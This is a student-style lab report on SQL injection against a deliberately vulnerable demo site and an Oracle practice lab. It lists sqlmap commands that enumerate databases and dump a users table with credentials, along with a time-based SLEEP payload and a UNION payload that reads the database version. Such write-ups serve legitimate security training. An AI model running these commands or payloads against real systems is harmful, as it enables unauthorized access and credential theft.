SQL Injection Vulnerability Report

1. Objective

To identify and exploit SQL injection vulnerabilities on a target web application for educational and ethical testing purposes. Both standard and blind SQL injection methods were tested using SQLmap.

2. Tools Used

- Operating System: Kali Linux
- SQLMap Version: 1.9.2#stable
- Burp Suite
- Web Browser: Firefox
- Target Site: http://testphp.vulnweb.com

3. Vulnerability Identified

SQL Injection on `artists.php?artist=2`

Injection Type: Boolean-Based Blind, Error-Based, Time-Based Blind, UNION-Based
Parameter: artist (GET)

4. Blind SQL Injection (Bonus Point)

SQLMap automatically detected and exploited a Boolean-Based Blind SQL Injection:

Command Used:
sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=2" --dbs

Time-Based Payload Used:
artist=2 AND (SELECT 5088 FROM (SELECT(SLEEP(5)))MpzO)

Outcome: SQLMap was able to enumerate databases based on time delays, confirming blind SQL injection vulnerability.

5. Data Extraction

Command Used:
sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=2" -D acuart -T users -C uname,pass,phone --dump

Extracted Data:
uname	pass	phone
test	test	2323345

Outcome: we got the uname and password and phone.

6. Lab Activity: Querying Database Type and Version

Lab Details: Oracle-based lab involving SQL injection through a product category filter

Payload Used: TrackingId=' UNION SELECT null, banner FROM v$version WHERE ROWNUM = 1 --

Outcome: Successfully displayed the database version string

7. Conclusion

The application is critically vulnerable to various types of SQL injection, including blind SQL injection. An attacker could dump user credentials, enumerate databases, and modify or delete records.

Risk Rating: HIGH

8. Screenshots

Photo : the website.



Photo : the SQLmap (01)



Photo : The SQLmap (02)



Photo : solving the lap.